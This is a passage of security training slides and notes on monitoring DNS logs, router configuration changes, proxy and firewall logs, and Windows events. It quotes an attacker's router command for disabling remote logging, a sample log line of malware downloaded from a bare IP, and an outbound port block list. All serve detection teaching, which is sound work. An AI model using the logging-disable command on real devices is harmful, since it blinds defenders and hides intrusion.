- *Forced commands for limiting the set of programs that the client may invoke on the server*
- *Restricting incoming connections from particular hosts*
- *Setting environment variables for remote programs*
- *Setting an idle timeout so clients will be forcibly disconnected if they aren't sending data*
- *Disabling certain features of the incoming SSH connection, such as port forwarding and tty allocation¹*

Reference

[1] Public Key-Based Configuration (SSH, The Secure Shell: The Definitive Guide) – e-Reading Library, <https://sec511.com/9b>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
- 11. Monitoring Service Logs**
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Monitoring Service Logs.

Monitoring Service Logs

The number and types of services that may be monitored is huge

- We focus on a high-value (and typically ignored) service log: DNS

Most organizations have internal DNS servers that perform recursion

- DNS servers can log requests and responses
- DNS logging is usually disabled (default setting)
- These logs can provide a wealth of attack data

Monitoring Service Logs

There are many service logs we could focus on, but one stands out as a missed opportunity for most organizations: DNS logs.

Most mid-to-large organizations deploy internal DNS servers that perform recursion, meaning the server will use the internet to resolve domains that are not local. Most recursive DNS servers are also caching; they remember a given DNS response for a period of time (the DNS record's TTL [Time to Live]).

Any modern DNS server can also log all requests and responses.

CIS 8.7: Malware Defenses

- *Enable Domain Name System (DNS) query logging to detect hostname lookups for known malicious domains.*¹
- In addition to logging, viewing/dumping and inspecting the DNS cache is a good short-term investigative tool
- It's easy to check for resolution to known malware domains via scripting
 - We also discuss anomaly-based methods for malware detection
- Note that DNS may be logged on the DNS server or endpoints (CSM), or sniffed on the network using tools like Zeek (NSM)
 - Encrypted DNS is impacting both, as we will discuss shortly



CIS 8.6: Malware Defenses

Many sites/services track malware domains, such as

- <http://www.malwaredomains.com/> (<https://sec511.com/9e>)
- <http://www.malwaredomainlist.com/> (<https://sec511.com/9d>)

Simply viewing a recursive DNS server's cache is a great way to start this process and is supported out-of-the-box on most DNS servers, with no additional configuration needed.

This bind command dumps the DNS cache (to `/var/cache/bind/named_dump.db` on the system we tested):

```
# rndc dumpdb
```

This PowerShell command dumps the cache on Windows Server 2012:

```
PS C:\> Show-DnsServerCache
```

Reference

- [1] CIS Controls, <https://sec511.com/2k>

Check Your DNS

- Malware, like most network software, uses DNS for resolving names to IP addresses (and so on)
- It also uses DNS for command and control (C2) traffic
 - It's usually allowed outbound
 - It's usually ignored
- The following should be monitored:
 - Requests to thousands of hosts or subdomains in one domain
 - Large DNS queries with high entropy
 - Large TXT record responses
 - High volumes of DNS resolution failures

Check Your DNS

Rod Rasmussen wrote a great article in *Security Week*, “Do You Know What Your DNS Resolver is Doing Right Now?”

Look for long, randomized hostname queries sent to the same or small subset of domains. This one is a no-brainer, and you can start by just looking for extremely long hostnames being resolved.

Look for TXT requests and of course TXT responses that contain large amounts of gibberish.

Watch for "beaconing" behavior—the same hostnames (that aren't in the Alexa list) being pinged regularly.¹

Reference


[1] Do You Know What your DNS Resolver Is Doing Right Now? | SecurityWeek.Com, <https://sec511.com/aw>

Enable DNS Query Logging on Windows 2008/2012

Go to DNS Manager -> Action

-> Properties -> Debug Logging

- Check Log packets for debugging
- Choose the location for the text log file



Enable DNS Query Logging on Windows 2008/2012

We have chosen the options shown and selected incoming packets only (logging outgoing packets doubles the output).

This forces the DNS server to log queries, but not the contents of the responses. Here's an example for sans.org:

```
3/30/2014 5:14:39 PM 0474 PACKET 00000077A6E67210 UDP Rcv
10.5.11.142 6557 Q [0001 D NOERROR] A
(4) sans (3) org (0)
3/30/2014 5:14:39 PM 0474 PACKET 00000077A6E6F390 UDP Rcv
66.35.59.7 a548 R Q [0084 A NOERROR] A
(4) sans (3) org (0)
```

Checking Details forces the DNS server to log *much* more data, including responses. Searching the DNS log file for DATA shows the responses:

```
C:\> findstr DATA C:\dns.txt
DATA v=spf1 mx a:smtp21a.sans.org a:smtp31a.sans.org
a:smtp21b.sans.org a:smtp31b.sans.org a:lists.sans.org
a:mass1a.sans.org a:savfw21a.sans.org a:savfw31a.sans.org
ip4:66.35.59.0/24 ip4:204.51.94.0/24 ip4:66.59.0.0/19 ip4:72.19
.192.0/18 ~all
```

DNS Analytical Logging on Windows 2012R2+

DNS analytical logging presents an alternative to the classic DNS debug logging approach for Windows Server 2012R2 and later

- Designed to have limited performance impact compared to Debug Logging
- Logs to Event Log under **Applications and Services Logs\Microsoft\Windows\DNS-Server**

Great article from Microsoft on security usage and hunting with DNS analytical logging, *Network Forensics with Windows DNS Analytical Logging*¹

DNS Analytical Logging on Windows 2012R2+

A DNS server running on modern hardware that is receiving 100,000 queries per second (QPS) can experience a performance degradation of 5% when analytic logs are enabled. There is no apparent performance impact for query rates of 50,000 QPS and lower.²

See <https://technet.microsoft.com/en-us/library/dn800669.aspx>³ for details on enabling DNS Logging and Diagnostics.

References

[1] Network Forensics with Windows DNS Analytical Logging – Microsoft Windows DNS, DHCP and IPAM Team Blog, <https://sec511.com/94>

[2] Tip of the Day: Using DNS Analytical Logging – Tip of the Day, <https://sec511.com/95>

[3] DNS Logging and Diagnostics | Microsoft Docs, <https://sec511.com/a5>

Enable Query Logging on Bind 9

```
logging {  
    channel querylog {  
        file "/var/log/named/query.log";  
        print-time yes;  
    };  
    category queries { querylog; };  
};
```

Enable Query Logging on Bind 9

To enable query logging on Bind version 9, add the code in this slide to your named.conf (or named.conf.local for some OSes like Ubuntu Linux):

This logs the queries only (not responses), in this format:

```
01-Apr-2014 08:54:49.902 client 10.5.11.195#29229: query:  
safebrowsing-cache.google.com IN A + (10.5.11.198)  
01-Apr-2014 09:02:15.027 client 10.5.11.195#27373: query:  
www.googleapis.com IN A + (10.5.11.198)  
01-Apr-2014 09:06:46.040 client 10.5.11.195#63094: query:  
tools.google.com IN A + (10.5.11.198)  
01-Apr-2014 09:07:27.902 client 10.5.11.195#4223: query:  
mscrl.microsoft.com IN A + (10.5.11.198)  
01-Apr-2014 09:21:12.348 client 10.5.11.195#52263: query:  
premium.avira-update.com IN A + (10.5.11.198)
```

Enable Response Logging on Bind 9

```
logging {
    channel resolverlog {
        file "/var/log/named/resolver.log";
        severity debug 10;
        print-time yes;
    };
    category resolver { resolverlog; };
};
```

Enable Response Logging on Bind 9

To log DNS query responses in Bind, debug level 10 is required. Unfortunately, this is *very* verbose; a single request for sec511.com generated 131 lines in the log file. The good news: Everything is logged, including the full response.

You may then search for specific records:

```
$ grep -P 'IN\tTXT\t' /var/log/named/resolver.log
```

```
sans.org.                7200          IN            TXT
    "v=spf1 mx a:smtp21a.sans.org a:smtp31a.sans.org
a:smtp21b.sans.org a:smtp31b.sans.org a:lists.sans.org
a:mass1a.sans.org a:savfw21a.sans.org a:savfw31a.sans.org
ip4:66.35.59.0/24 ip4:204.51.94.0/24 ip4:66.59.0.0/19
ip4:72.19.192.0/18 ~all"
microsoft.com.          3600          INgmail.com.
    300            IN            TXT          "v=spf1
redirect=_spf.google.com"
google.com.              3600          IN            TXT
    "v=spf1 include:_spf.google.com ip4:216.73.93.70/31
ip4:216.73.93.72/31 ~all"
```

The -P flag is available on the GNU version of grep and provides Perl-Compatible Regular Expression (PCRE) support in grep.

Now We're Logging DNS: What's Next?

Your Sec511 virtual machine has the following scripts in /usr/local/bin:

- **long-dns-query**
 - Processes Bind query logs, reports any name longer than 60 bytes (configurable)
- **failed-dns-query**
 - Processes Bind response logs, tracks failed DNS query responses due to nonexistent domains

Now We're Logging DNS: What's Next?

Benign software and services use long DNS queries. Examples include Sophos Web Protection and Team Cymru's Malware Hash Registry:

```
2.hcybnq-2sguhzo-2s3-2s32-2sPunzore-5sbs-5sRzcgvarff-5sKL-  
2rcat.k-2s200ckk-2qPunzore-5sbs-5sRzcgvarff-5sKL-  
2rcat.pqa.ohyontneqra.arg.w.00.s.sophosxl.net  
ec85e405c5d0106f2113dd318b8ea83f5d95e264.malware.hash.cymru.com
```

Any software that tracks long DNS queries needs to ignore benign domains. long-dns-query does just that, using the file /usr/local/etc/long-dns-query-ignore.txt.

If you find new benign domains that should be added, email dns@sec511.com. We'll add them to the tool.

DNS over HTTPS (DoH) and DNS over TLS (DoT)

- As noted during 511.2, DNS over HTTPS (DoH) and DNS over TLS (DoT) are impacting the ability to monitor DNS queries
 - This is true for Intrusion Detection Systems such as Zeek, as well as logging requests on the local DNS resolver/forwarder
- DNS over HTTPS uses TCP port 443 and looks like normal HTTPS traffic from a network perspective
- DNS over TLS uses TCP port 853, so network operators/defenders know that it's (encrypted) DNS traffic
 - DoT can be easily blocked by a firewall, forcing resolution back to DNS
- In both cases: Analyzing the content on the wire requires SSL/TLS interception/decryption

DNS over HTTPS and DNS over TLS has become quite controversial, especially DoH. While most agree that encrypting DNS is a good thing, many feel that making DNS traffic indistinguishable from normal HTTPS traffic is a mistake. Here are Paul Vixie's unvarnished thoughts on the matter¹:




Regardless, usage of both DoH and DoT are taking off, so network defenders must plan accordingly.

[1] Paul Vixie on Twitter: <https://sec511.com/d4>

DoH and DoT

- The early trend: Browsers tend to support DNS over HTTPS (for resolution within the browser), while operating systems tend to support DNS over TLS for default operating system resolution
- Firefox and Chrome now support DNS over HTTPS
 - Microsoft Edge and IE do not yet support DoH (as of course publication—this may change)
- DNS over TLS is now used by default by Android (called “Private DNS Mode”)
- Recent versions of Linux support it via systemd-resolved (DoT is not enabled by default in Linux)



DNS over HTTPS is quickly becoming very common, due to its recent adoption by both Firefox and Chrome. DNS over TLS is also growing quickly, since it's now used by default by Android. The arguments about DoH vs. DoT come down to privacy vs. control, monitoring, and network design. As noted previously: It is trivial to block outbound TCP port 853 on a firewall, which would normally force a system using DoT to fall back to (unencrypted) DNS. DoH is much more difficult to block, since it looks like regular HTTPS traffic.

The Register has a good summary of the issue:

(We) spoke to a network engineer, who asked not to be named because of the heat surrounding this debate. He said DoH removes a discriminator that can be used to distinguish DNS from other traffic, and that's a problem for anyone wanting to interfere with DNS traffic.

Instead of blocking a host that's blocking DNS over TLS, the "attacker" has to block the entire host serving DoH – which could mean blocking a CDN, a search engine, or a company like Cloudflare.

From that point of view, DoH is backed by a strong human rights argument: a hostile government could detect that an activist is using encrypted DNS if they're sending requests as DoT, but not if they're using the same port as HTTPS traffic.

There are, however, legitimate security applications for inspecting and interfering with DNS operation – a parent relying on OpenDNS (now rebranded by its new owner as Cisco Umbrella) to sanitise what their children look at, or a sysadmin protecting an enterprise network against domains that only exist to serve malware to compromised endpoints.¹

[1] 'The inmates have taken over the asylum': DNS godfather blasts DNS over HTTPS adoption • The Register <https://sec511.com/d7>

Firefox/DoH

- Firefox bypasses the local system DNS settings when using DoH and sets the DNS provider to Cloudflare
 - Firefox began enabling DoH by default in late 2019
 - To disable DoH, go to Settings -> Network Settings -> Connection settings, and uncheck “Enable DNS over HTTPS”




- Other options (see notes for details):
 - Allow DOH and log requests on the client
 - Set up a local DoH server and log there

It’s worth noting that Firefox overrides the local system DNS configuration, and changes the DNS provider to Cloudflare (assuming the client wasn’t previously using Cloudflare for DNS resolution).

Drew Hjelm’s SANS Institute Information Security Reading Room paper “A New Needle and Haystack: Detecting DNS over HTTPS Usage” has a great overview of DNS over HTTPS and its affects on Firefox, Zeek, etc. These commands (from Drew’s paper¹) will configure the Firefox client to log DNS requests locally (including DNS over HTTPS):

```
setx MOZ_LOG timestamp,rotate:200,nsHostResolver:4
setx MOZ_LOG_FILE C:\Logs\%USERNAME%-Firefox-DNS-log.txt
```

Another option: Run a DoH server locally, configure Firefox, etc. to use it and log requests there.



Antoine Aflalo has a great tutorial here: <https://sec511.com/d3>

[1] A New Needle and Haystack: Detecting DNS over HTTPS Usage : <https://sec511.com/d2>

Chrome/DoH

- While Firefox makes the DoH provider Cloudflare (regardless of the system's previous DNS settings), Chrome uses a different approach
- If the system is using a provider on this list for DNS resolution, Chrome will “upgrade” the DNS setting from DNS to DoH, and keep the same provider:
 - Cleanbrowsing, Cloudflare, DNS.SB, Google, OpenDNS, Quad9
- Otherwise: Chrome will continue using regular DNS and the existing provider
- This change began rolling out in late 2019

Chrome takes a more nuanced approach to DoH resolution. If the operating system is using one of the providers on the list above for DNS resolution, Chrome will “upgrade” (their term) DNS to DoH, keeping the same provider. Otherwise, Chrome will use regular DNS with the existing provider:

- *Chrome will have a small (i.e. non-exhaustive) table to map non-DoH DNS servers to their equivalent DoH DNS servers.*
- *Per this table, if the system's recursive resolver is known to support DoH, Chrome will upgrade to the DoH version of that resolver.*
- *On some platforms, this may mean that where Chrome previously used the OS DNS resolution APIs, it now uses its own DNS implementation in order to implement DoH.*
- *A group policy will be available so that Administrators can disable the feature as needed*
- *End-users will have the ability to opt-out of the experiment from Chrome 78 by disabling the flag at chrome://flags/#dns-over-https.*

In other words, this would upgrade the protocol used for DNS resolution while keeping the user's DNS provider unchanged.¹

As of course publication, Chrome requires command-line options to use DoH (this is very likely to change soon). This article describes how to enable DoH in Chrome: How to enable DNS-over-HTTPS (DoH) in Google Chrome | ZDNet <https://sec511.com/d6>

[1] DNS over HTTPS (aka DoH) - The Chromium Projects <https://sec511.com/d5>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
- 12. Monitoring Change to Devices and Appliances**
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Monitoring Change to Devices and Appliances.

Monitoring Change in Critical Devices and Appliances

Many network and security devices come in "appliance" form

- Routers, firewalls, IPS, and so on

These devices are often ignored by CSM processes because they fall under "other"

- Attackers often compromise and change these devices

We focus on detecting change to the most critical devices and appliances

Monitoring Change in Critical Devices and Appliances

Security appliances are an often-overlooked portion of our information security defenses. They tend to run custom operating systems and are treated as "other," for many security controls, including Continuous Security Monitoring. This is dangerous because they are ripe targets for exploitation.

Two Approaches to Detect Device Change

1. **Diff approach:** Retrieve device configurations on a routine schedule

- Compare current configuration to previous
- Report any differences

2. **Built-in change detection approach:**

- Configure device to report all changes in real-time
- Includes any changes to logging or change detection

Two Approaches to Detect Device Change

Approach 1 is simple and works well with some simple scripting. On a Unix system, it is trivial to write a cron job to pull a router configuration nightly. The biggest issue is how to handle authentication. The script needs read-only access to a device, and these credentials need to be protected. It is best to create a limited monitoring account that can only read a device configuration. Note this is still sensitive and must be protected; an attacker with read access will have configuration information, possibly including password hashes.

Some devices can back up configurations to a remote device on a routine basis. That avoids the authentication issue. If you go this route, be sure to detect a device that stops backing its configuration up (for example, if the last configuration is greater than X hours/days old, alert).

Here is the Unix/Linux pseudo code to retrieve device configurations and detect change (assuming the remote device IP address is 192.168.7.1).

Download configuration manually (call it 192.168.7.1.old).

Then, do this nightly:

- Download new configuration, call it 192.168.7.1.new
- `$ diff 192.168.7.1.old 192.168.7.1.new > 192.168.7.1.diff`
- If 192.168.7.1.diff is > 0 bytes, email contents to CSM team
- `$ mv 192.168.7.1.new 192.168.7.1.old`

Built-In Change Detection: Cisco Routers

- Cisco added Configuration Change Notification and Logging to Cisco IOS in 2003
- Allows routers and switches to immediately report changes as they are made:
 - *...allows the tracking of configuration changes entered on a per-session and per-user basis by implementing an archive function.... This feature also adds a notification mechanism that sends asynchronous notifications to registered applications whenever the configuration log changes.*¹
- Turn this on

Built-In Change Detection: Cisco Routers

Cisco Configuration Change Notification and Logging reports changes to a Cisco device configuration live, as they happen. This includes reporting the commands an attacker could use to disable logging and/or Configuration Change Notification and Logging.

Simply logging all commands to a remote syslog server suffers this risk: An attacker who gains enable access on a router access and types "no logging X.X.X.X" disables remote syslog, and the usual message "Configured from vty0" is reported locally only. Cisco Configuration Change Notification and Logging mitigates this risk.

Configuration Change Notification and Logging was first made available in the following version: 12.2(25)S, 12.2(27)SBC, 12.2(33)SB, 12.2(33)SRA, 12.2(33)SXH, 12.3(4)T, 15.0(1)EX and Cisco IOS XE Release 2.1.

Reference

[1] Managing Configuration Files Configuration Guide, Cisco IOS XE Release 3S – Configuration Change Notification and Logging [Cisco IOS XE 3S] – Cisco, <https://sec511.com/an>

How-To: Configuration Change Notification and Logging

Here's how to enable Cisco Configuration Change Notification and Logging:¹

```
Router> enable
Router# configure terminal
Router (config)# logging 10.5.11.200
Router (config)# archive
Router (config-archive)# log config
Router (config-archive-log-config)# logging enable
Router (config-archive-log-config)# logging size 1000
Router (config-archive-log-config)# hidekeys
Router (config-archive-log-config)# notify syslog
Router (config-archive-log-config)# end
```

How-To: Configuration Change Notification and Logging

A few notes on this syntax:

- **logging 10.5.11.200**: Configures sending logs to a remote syslog server. This step is not necessary if syslog has already been configured.
- **logging size 1000**: Configures maximum configuration log entries. Can be 1–1000 (default is 100).
- **hidekeys**: Suppresses the logging of passwords (VERY important).

Reference

[1] Managing Configuration Files Configuration Guide, Cisco IOS XE Release 3S – Configuration Change Notification and Logging [Cisco IOS XE 3S] – Cisco, <https://sec511.com/an>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Leveraging Proxy and Firewall Log Data.

Leveraging Proxy and Firewall Data

Layer 7 proxies contain high-fidelity transaction logs

- Includes all HTTP URLs

Firewalls can log all traffic

- Both accepted and denied
- Outbound denied traffic is often valuable (and often ignored)

Both can provide a wealth of NSM data

Leveraging Proxy and Firewall Data

Firewalls are a robust and mature technology that are often used in "set it and forget it" mode.

Most firewalls can log all traffic, both allowed and denied, inbound and outbound. Inbound denials are usually ignored because they document the vast and uncontrolled "background noise" of the internet, and all the worms, botnets and malware it contains.

If outbound access is filtered (which is not often the case), the outbound denied logs offer a wealth of critical (and often ignored) Continuous Security Monitoring data.

CIS 12-9: Boundary Defense

Ensure that all network traffic to or from the Internet passes through an authenticated application layer proxy that is configured to filter unauthorized connections.¹



CIS 12-9: Boundary Defense

Why Is This CIS Control Critical states:

To control the flow of traffic through network borders and police content by looking for attacks and evidence of compromised machines, boundary defenses should be multi-layered, relying on firewalls, proxies, DMZ perimeter networks, and network-based IPS and IDS. It is also critical to filter both inbound and outbound traffic.²

References

- [1] CIS Controls, <https://sec511.com/2k>
- [2] Ibid.

Mandatory Proxies

A mandatory proxy for outbound connections means:

- A direct malware C2 connection will fail
- Or the malware must send C2 via the proxy

This provides a convenient choke point to scan all downloads, plus:

- Save all executable downloads for future (repeated) scanning
- Write scripts to perform behavioral checks

Mandatory Proxies

A default stance of "proxy all outbound connections unless whitelisted" is a great control. Specific exceptions may be granted (for connections like static VPN tunnels).

This choke point gives time to assess a threat in real-time, plus **remember** specific actions, such as every URL accessed, and the contents of every executable download.

We discussed that virus scanning is primarily blacklisting and that will fail. Signature-based antivirus is also a race condition: Can the vendor create a signature before you receive the malware? The answer is often "no" for advanced and fast-moving malicious software.

Although prevention is ideal, detection is a must. Save every executable file that passes via your proxy. Scan all in real-time, and then re-scan periodically as antivirus signatures update. You may be surprised at how many "clean" executables become malicious as time goes on!

Proxies Rule!

Target network used proxies for all outbound client-based internet access

Proxies keep cropping up over and over, because they are fundamentally a sound idea. Every so often someone re-invents the proxy firewall – as a border spam blocker, or a 'web firewall' or an 'application firewall' or 'database gateway' – etc. And these technologies work wonderfully. Why? Because they're a single point where a security-conscious programmer can assess the threat represented by an application protocol, and can put error detection, attack detection, and validity checking in place¹

Proxies Rule!

This quote is from Marcus Ranum's take on Deep Packet Inspection, and he has a number of other great quotes, including:

There are a few vendors who have continued to sell proxy firewalls throughout the early evolution of the Internet, but most of the proxy firewalls are long gone. Basically, the customers didn't want security; they wanted convenience and the appearance of having tried. What's ironic is that a lot of the attacks that are bedeviling networks today would never have gotten through the early proxy firewalls. But, because the end user community chose convenience over security, they wound up adopting a philosophy of preferring to let things go through, then violently slamming the barn door after the horse had exited.²

References

- [1] TaoSecurity: Marcus Ranum on Proxies, Deep Packet Inspection, <https://sec511.com/ac>
- [2] Ibid.

Behavioral Proxy Checks

Look for executable downloads from "naked" IP addresses

- This is (more) normal: <http://sec511.com/file.exe>
- This is less normal: <http://198.51.100.11/file.exe>

Also, check for high entropy in file and directory names

- Directory: `"/downloads"` – lower entropy
- Directory: `"/liHhXwdzMhJX"` – higher entropy

Behavioral Proxy Checks

Many types of malware download executable content directly from an IP address, such as <http://198.51.100.11/file.exe>.

It's also common to see both "naked" IP addresses combined with high-entropy directories and names, as we'll see next.

We discussed entropy during 511.3. It keeps showing up, in malware ranging from garden-variety spyware to (real) Advanced Persistent Threat (APT).

Case Study: Naked Downloads

- We wrote a simple script to scan Squid proxy logs to detect downloads of EXEs from “naked IPs”
- First hit:
 - 172.17.103.3 - - [19/Apr/2014:15:48:10 -0400] "GET http://203.0.113.177/lksdfhwey/r.exe HTTP/1.0" 200 731 TCP_MISS:DIRECT
- "Why is a nursing station downloading software from a former Soviet Union country?"
 - EXE scanned clean by two separate antivirus programs (proxy and desktop)
- PC compromised: Inbound prevention and detection had failed

Case Study: Naked Downloads

The URL was `http://101.93.59.108/lksdfhwey/r.exe`.

Beyond the naked IP, it illustrates other common malware patterns:

- Note the high-entropy directory name
- The 1-character EXE name

Automating searches for these patterns is straightforward.

Proxies Allow Easy Detection of C2

We discussed "persistent" C2 connections in 511.3

- Firewall and proxy logs offer a great way to find these

The course authors wrote a script to detect persistent outbound connections. We found:

- Weather toolbars and so on
- Legit reverse HTTPS tunnels (known and unknown)
- Loads of spyware

"Why is the accountant's PC constantly connecting to an IP in Panama?"

- PC was a member of a botnet
- Prevention and detection failed
- Again

Proxies Allow Easy Detection of C2

We often hear "fail"-based responses to tracking modern C2 traffic; it's encrypted, so there are no patterns, and more.

Your Sec-Linux-511 virtual machine has a Perl script called `persistent.pl` that checks for persistent outbound connections in Squid proxy logs. It can be easily adjusted to handle other log formats. It is located in `/usr/local/bin/persistent.pl`.

Leveraging Firewall Logs

Many sites allow unlimited outbound connectivity

- This is a recipe for failure

As previously discussed, it is better to have a default deny policy for outbound traffic

- Force traffic through a proxy (ideal) or next generation firewall

Then, block/log denied outbound traffic

- Alert for specific high-value blocks

Leveraging Firewall Logs

Unlimited outbound connectivity is common and is a recipe for disaster for networks that contain sensitive data or systems.

Most sites focus on how attackers get in. It helps to remember the ultimate goal is (usually) not getting **in**... it's getting data **out**.

All organizations suffer breaches; the attackers have and will get in. The question is: How will they get the data out?

If there is unlimited outbound connectivity, the answer is (or was): Straight out.

Exfiltration of sensitive data should be more difficult than that.

CIS 6: Audit Logs

Most free and commercial operating systems, network services, and firewall technologies offer logging capabilities. Such logging should be activated, with logs sent to centralized logging servers. Firewalls, proxies, and remote access systems (VPN, dial-up, etc.) should all be configured for verbose logging, storing all the information available for logging in the event a follow-up investigation is required.¹



CIS 6: Audit Logs

CIS 6 continues:

Furthermore, operating systems, especially those of servers, should be configured to create access control logs when a user attempts to access resources without the appropriate privileges. To evaluate whether such logging is in place, an organization should periodically scan through its logs and compare them with the asset inventory assembled as part of CIS Control 1 in order to ensure that each managed item actively connected to the network is periodically generating logs.²

References

[1] CIS Controls, <https://sec511.com/2k>

[2] Ibid.

Bots Love Spam

Monitoring outbound e-mail traffic, regardless of whether the traffic is allowed or blocked by the firewall, is a highly effective method for detecting compromised hosts. This can be done by monitoring firewall or flow logs. Create a report or rule to monitor any outbound traffic destined for port 25.¹



Bots Love Spam

SANS Technology Institute graduate Jim Beechey wrote a great paper on this concept called "SIEM Based Intrusion Detection with Q1Labs Qradar."

Jim said:

I've used daily SMTP reports for years in a university dorm network with very high success rate. Standard practice for our team is to assume any machine generating 250 or more SMTP events in a 24-hour period is compromised. Most often, the numbers will be much higher, likely in the thousands of events.²

References

- [1] SIEM Based Intrusion Detection with Q1Labs Qradar, <https://sec511.com/au>
- [2] Ibid.

Which Outbound Ports to Block/Log/Alert

Malware often uses the following ports to spread, communicate, send spam, and more:

- 25/TCP (SMTP)
- 135/TCP (DCE/RPC)
- 137/UDP (NetBIOS Name Service)
- 139/TCP (NetBIOS Session Service)
- 445/TCP (SMB over TCP)
- 1900/UDP (SSDP)
- 3389/TCP (RDP)

In addition to blocking these outbound ports, monitor blocked traffic

Which Outbound Ports to Block/Log/Alert

As previously discussed, a default outbound deny rule is best. Then, monitor denied traffic sent to this list.

Note that this is a starting point; you will likely find more ports to monitor.

You are also likely to find misconfigured systems attempting to send traffic to the internet. As discussed previously, any misconfigured system that impacts your ability to perform Continuous Security Monitoring needs to be fixed.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. Continuous Security Monitoring Overview
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
- 14. Monitoring Critical Windows Events**
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

The next section discusses Monitoring Critical Windows Events.

Monitoring Critical Windows Events

- It's easy to be buried in massive amounts of low-quality logs
- We focus on quality over quantity
 - Less is more, especially if "more" buries staff in alerts
- We also focus on events that are easily detectable via Windows Event Logs using default settings

Monitoring Critical Windows Events

Quality trumps quantity. The sheer volume of Windows event logs can be overwhelming, leading to important signals becoming lost in the noise.

This is discussed in *Spotting the Adversary with Windows Event Log Monitoring (version 2)*:

Windows includes monitoring and logging capabilities and logs data for many activities occurring within the operating system. The vast number of events which can be logged does not make it easy for an administrator to identify specific important events.¹

Reference

[1] *Spotting the Adversary with Windows Event Log Monitoring*, <https://sec511.com/y>

Windows Event Log Locations

Windows XP/older (.evt format):

- %windir%\system32\config\

Windows Vista/newer (.evtx format):

- %windir%\system32\winevt\logs\

It is best to use the event viewer (or command-line equivalent) to copy/export the logs

- Other methods may damage the files

Windows Event Log Locations

The Windows .evt event log format (Classic Event Log format) was used with Windows XP and older. The new format is .evtx, used with Vista and newer.

